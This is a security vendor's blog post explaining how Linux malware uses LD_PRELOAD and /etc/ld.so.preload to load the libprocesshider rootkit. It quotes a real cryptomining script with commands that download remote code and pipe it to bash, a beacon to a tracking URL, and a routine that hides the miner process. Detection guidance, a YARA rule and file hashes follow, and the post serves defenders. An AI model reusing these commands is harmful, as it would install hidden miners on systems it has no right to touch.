Introduction

Linux has long dominated the server computing landscape, and the rapid adoption of cloud technologies by organisations around the world has only contributed to this. As a result, many recent high-profile malware campaigns have targeted Linux servers (often in cloud environments) and used them to illicitly mine cryptocurrency, conduct denial of service (DoS) attacks, steal sensitive data and carry out other nefarious activities.

At Cado Labs, we regularly analyse malware campaigns targeting Linux and have decided to document some common and not-so-common attack techniques observed in these campaigns. We hope this will help defenders identify and mitigate these techniques in their Linux environments. In this blog we're going to analyse a common method of execution flow hijacking on Linux: dynamic linker hijacking.

Background on Dynamic Linker Hijacking

Dynamic linking, a feature present in virtually all modern operating systems, allows certain commonly-used libraries (referred to as shared objects in Linux, dylibs in macOS, and Dynamic Linked Libraries/DLLs in Windows) to be loaded by an application at runtime. When a developer compiles an executable, they specify which libraries should be loaded and the operating system's linker retrieves these and loads them when the application is launched. This allows the code contained within the libraries to be shared across applications and saves the developer writing this code and shipping it themselves.

```
[ec2-user@ip-172-31-8-168 ~]$ ldd /bin/ls
        linux-vdso.so.1 (0x00007ffdd6bc8000)
        libselinux.so.1 => /lib64/libselinux.so.1 (0x00007fa9a73d4000)
        libcap.so.2 => /lib64/libcap.so.2 (0x00007fa9a71cb000)
        libacl.so.1 => /lib64/libacl.so.1 (0x00007fa9a6fc2000)
        libc.so.6 => /lib64/libc.so.6 (0x00007fa9a6c17000)
        libpcre.so.1 => /lib64/libpcre.so.1 (0x00007fa9a69b3000)
        libdl.so.2 => /lib64/libdl.so.2 (0x00007fa9a67af000)
        /lib64/ld-linux-x86-64.so.2 (0x00007fa9a75fb000)
        libattr.so.1 => /lib64/libattr.so.1 (0x00007fa9a65aa000)
        libpthread.so.0 => /lib64/libpthread.so.0 (0x00007fa9a638c000)
[ec2-user@ip-172-31-8-168 ~]$
```

Example of shared libraries loaded by the ls command

Typical examples of shared libraries include things like compression and cryptographic libraries, features which are commonly used by applications but are difficult and time-consuming to implement — after all, why reinvent the wheel?

However, if we think like an attacker, shared libraries present an opportunity to hijack the execution flow of an application and run malicious code in the context of a legitimate process. Generally, dynamic linker hijacking involves tricking the dynamic linker into loading a malicious library implanted by the attacker.

This can be used to supplement existing payloads by implementing features like process hiding, as we'll discuss later. It also brings stealth benefits to a malware campaign and although many modern operating systems are hardened to prevent arbitrary libraries from being loaded, this is still a highly-effective technique and one which is often seen in the wild.

Using Linux's LD Preload Feature for Dynamic Linker Hijacking

In Linux, the dynamic linkers are referred to as ld.so and ld-linux.so. The latter is commonly used in contemporary Linux distributions as it handles dynamic linking for executables in the ELF binary format — the current default format on Linux. A number of environment variables (envars) can be used during the execution of the dynamic linker, the most important of which (for our purposes) is LD_PRELOAD. From the ld.so man page:

[LD_PRELOAD is…] A list of additional, user-specified, ELF shared objects

to be loaded before all others. This feature can be used to selectively override

functions in other shared objects.

Essentially, this means that shortly after invocation, the dynamic linker will read the contents of $LD_PRELOAD and load any shared objects located at paths defined in the envar before any other (potentially benign) shared objects are loaded. Since it's easy for a malicious shell script or other executable to set the value of LD_PRELOAD, you can see how this could be leveraged by malware to run additional payloads.

The LD_PRELOAD envar is not the only place where users can specify shared objects to be loaded first. The dynamic linker also consults the file /etc/ld.so.preload which can also contain user-specified paths to shared objects. In the case that paths are defined both in the envar and in this file, the envar takes precedence. Additionally, the ld.so.preload file causes a system-wide configuration change, resulting in shared objects being preloaded by any binary on the system.

Linux Dynamic Linker Hijacking in Action

Dynamic linker hijacking is often utilised by Linux malware to install rootkits on the target system. One popular open source rootkit is libprocesshider.so. As the name suggests, libprocesshider is used to hide processes from Linux performance monitoring tools, such as top, ps, lsof and so on. It achieves this by hooking syscalls used for enumerating the /proc/<PID> directories and preventing them from doing so (more info here). Naturally, this is desirable for virtually all categories of malware, as malicious processes may be able to execute unimpeded if they are undetectable by the bundled monitoring tools.

In order to hook the appropriate syscall, the library needs to be loaded first… In steps the dynamic linker's LD Preload feature!

To demonstrate this in action, we examined a recent sample of cryptomining malware:

```
1  #!/bin/bash
2  #thanks for everything
3  #                                                        $$\    $$$$$$\
4  #                                                       $$$$ |  $$  __$$\
5  # $$$$$$\   $$$$$$\   $$$$$$$\  $$$$$$\   $$$$$$$\       $$\   $$\ \_$$ |  \__/  $$ |
6  #$$  __$$\ $$  __$$\ $$  _____|$$  __$$\ $$  _____|      \$$\ $$  |  $$ |   $$$$$$  |
7  #$$ /  $$ |$$ /  $$ |\$$$$$$\  $$$$$$$$ |$$ /             \$$$$  /   $$ |  $$  ____/
8  #$$ |  $$ |$$ |  $$ | \____$$\ $$   ____|$$ |              $$  $$<    $$ |  $$ |
9  #\$$$$$$  |$$$$$$$  |$$$$$$$  |\$$$$$$$\ \$$$$$$$\        $$  /\$$\ $$$$$$\ $$$$$$$$\
10 # \______/ $$  ____/ \_______/  \_______| \_______|$$$$$$\\__/  \__|\______|\________|
11 #          $$ | pwning to pwn                      \______|
12 #          $$ | if this script helped you make some $$ mining monero, throw a little my way?
13 #          \__| Monero:
14 #
15 #
16
17 # 初始化
18 hide (){
19         sed -i '/libprocesshider/'d /etc/ld.so.preload
20         echo "/usr/local/lib/libprocesshider.so" >> "/etc/ld.so.preload"
21 }
22 show (){
23         sed -i '/libprocesshider/'d /etc/ld.so.preload
24 }
25 initializego() {
26         if test -f /tmp/.firstrun-update_ivan1.pid; then
27                 echo "pid exists, skip to next section"
28         else
29                 curl -A xanthe-start/1.4 -sL http://34.92.166.158:8080/files/xesa.txt | bash -s >/dev/null 2>&1
30                 echo "################################################xesa DONE#############################################################"
31                 curl -A xanthe-start/1.4 -sL http://34.92.166.158:8080/files/fczyo | bash -s >/dev/null 2>&1
32                 echo "################################################fczyo DONE#############################################################"
33                 ## Reporting in
34                 PROC=`(nproc --all)`
35                 MEM=`(free -h | gawk '/Mem:/{print $2}' | rev | cut -c 2- | rev | xargs printf "%.*f\n" 0)`
36                 echo "p:$PROC, m:$MEM"
37                 #https://iplogger.org/10xNq3
38                 curl -A xanthecheck-$PROC.$MEM -sL https://iplogger.org/1mNyp7 >/dev/null
39                 # curl -A xanthecheck-$PROC.$MEM -sL http://34.92.166.158:8080/files/init >/dev/null
40                 touch /tmp/.firstrun-update_ivan1.pid
41                 chattr +ia /tmp/.firstrun-update_ivan1.pid;
42         fi
43 }
```

As can be seen on lines 18 — 20, a function named hide first uses sed to remove any lines containing 'libprocesshider' from the /etc/ld.so.preload file. A path containing the compiled libprocesshider shared object (library) is then added back into the ld.so.preload file to ensure that it's loaded correctly.

According to the libprocesshider documentation, once the path to libprocesshider is added to LD_PRELOAD or the ld.so.preload file, the specified executable will first load libprocesshider and details of the process will be hidden from process monitoring tools.

Further down the script, we can see the hide function being invoked:

```
180         chattr +ia /var/tmp/java_c/config.json
181         chattr +ia /var/tmp/java_c/config.json
182         chmod 600 /var/tmp/java_c/log.log
183
184         #chattr -iauR /tmp/java_c/
185         #chattr -iauR /opt/bbb/bbb
186         #curl -sL https://raw.githubusercontent.com/fengyouchao/pysocks/master/socks5.py  | python - start --port=5710 --log=false;
187         #ps aux | grep -vw bbb/bbb | grep -v grep | awk '{if($3>80.0) print $2}' | xargs -I % kill -9 %
188         #ps -fe | grep -w java_c/bbb | grep -v grep | grep -v http
189         ps aux | grep -vw /var/tmp/java_c/java_c | grep -v grep | awk '{if($3>80.0) print $2}' | xargs -I % kill -9 %
190         ps -fe | grep -w /var/tmp/java_c/java_c | grep -v grep | grep -v http
191         if [ $? -eq 0 ]; then
192                 echo "RUNNING"
193         else
194                 echo "Oops, not running.. lets get this party started!"
195                 #sysctl -w vm.nr_hugepages=$(nproc --all)
196                 #echo always | sudo tee /sys/kernel/mm/transparent_hugepage/enabled
197                 #chmod +x /opt/bbb/bbb
198                 #/opt/bbb/bbb
199                 sysctl -w vm.nr_hugepages=$(nproc --all)
200                 echo always | sudo tee /sys/kernel/mm/transparent_hugepage/enabled
201                 #chmod +x /var/tmp/java_c/java_c
202                 /var/tmp/java_c/java_c
203                 sleep 10s
204                 ps -fe | grep -w /var/tmp/java_c/java_c | grep -v grep | grep -v http
205                 if [ $? -eq 0 ]; then
206                         echo "NOW RUNNING"
207                 else
208                         echo "Oh FUCK, Still not running, trying again!"
209                         sysctl -w vm.nr_hugepages=$(nproc --all)
210                         echo always | sudo tee /sys/kernel/mm/transparent_hugepage/enabled
211                         /var/tmp/java_c/java_c
212                 fi
213         fi
214         hide
215 }
```

Line 214: invocation of the hide() function

If you examine lines 211 to 214 in the screenshot above, you'll see a file at the path /var/tmp/java_c/java_c is executed prior to the hide function being invoked. Despite the name, this is the binary for the XMRig Monero mining software, commonly seen in cryptojacking campaigns.


Once the hide function is invoked, the miner process is hidden — as the process name is hardcoded in the version of libprocesshider.so that the script downloads. This means that although the miner is likely executing with high utilisation of system resources (something that would typically draw attention) this would be near-impossible for an administrator to identify using system monitoring tools alone.

As a result, the miner executes uninterrupted and successfully generates profits for the malware developer.

How to Detect Dynamic Linker Hijacking in your Environment

Although effective, fortunately this technique is relatively easy to detect on Linux. To check the contents of the LD_PRELOAD envar, the export command can be used. If you suspect your system has been compromised and this envar is set then it's likely that a malicious library has been used. The unset command can be used to delete the value of the envar and reveal the malware if a process hiding library was used.

Similarly, the /etc/ld.so.preload file shouldn't exist in a vanilla installation of Linux. If this file exists and it contains paths to arbitrary executables, this is again indicative of malicious libraries being used. Simply delete the file to prevent the libraries being loaded in future and remove the libraries themselves.



Cado Response Screenshot demonstrating dynamic linker hijacking attempt

```
rule Rootkit_Linux_Libprocesshider {
   meta:
      description = "Detects libprocesshider Linux process hiding library"
      author = "mmuir@cadosecurity.com"
      date = "2022-05-12"
      license = "Apache License 2.0"
   strings:
      $str1 = "readdir"
      $str2 = "/proc/self/fd/"
      $str3 = "processhider.c"
      $str4 = "get_process_name"
      $str5 = "/proc/%s/stat"
      $str6 = "process_to_filter"
      $str7 = "get_dir_name"
   condition:
      uint32(0) == 0x464c457f and
      uint8(16) == 0x0003 and
      all of them
}
```

Indicators of Compromise

Filename	SHA256
p.sh (shell script used in example)	53047c6f255ceee5ec989d73a36fa97ac6035325ea1a81e959b585220188fd11
libprocesshider.so (hash is specific to example)	0e6d37099dd89c7eed44063420bd05a2d7b0865a0f690e12457fbec68f9b67a8

About The Author Matt Muir Matt is a security researcher with a passion for UNIX and UNIX-like operating systems. He previously worked as a macOS malware analyst and his background includes experience in the areas of digital forensics, DevOps, and operational cyber security. Matt enjoys technical writing and has published research including pieces on TOR browser forensics, an emerging cloud-focused botnet, and the exploitation of the Log4Shell vulnerability.

About Cado Security

Cado Security provides the cloud investigation platform that empowers security teams to respond to threats at cloud speed. By automating data capture and processing across cloud and container environments, Cado Response effortlessly delivers forensic-level detail and unprecedented context to simplify cloud investigation and response. Backed by Blossom Capital and Ten Eleven Ventures, Cado Security has offices in the United States and United Kingdom. For more information, please visit https://www.cadosecurity.com/ or follow us on Twitter @cadosecurity.

Prev Post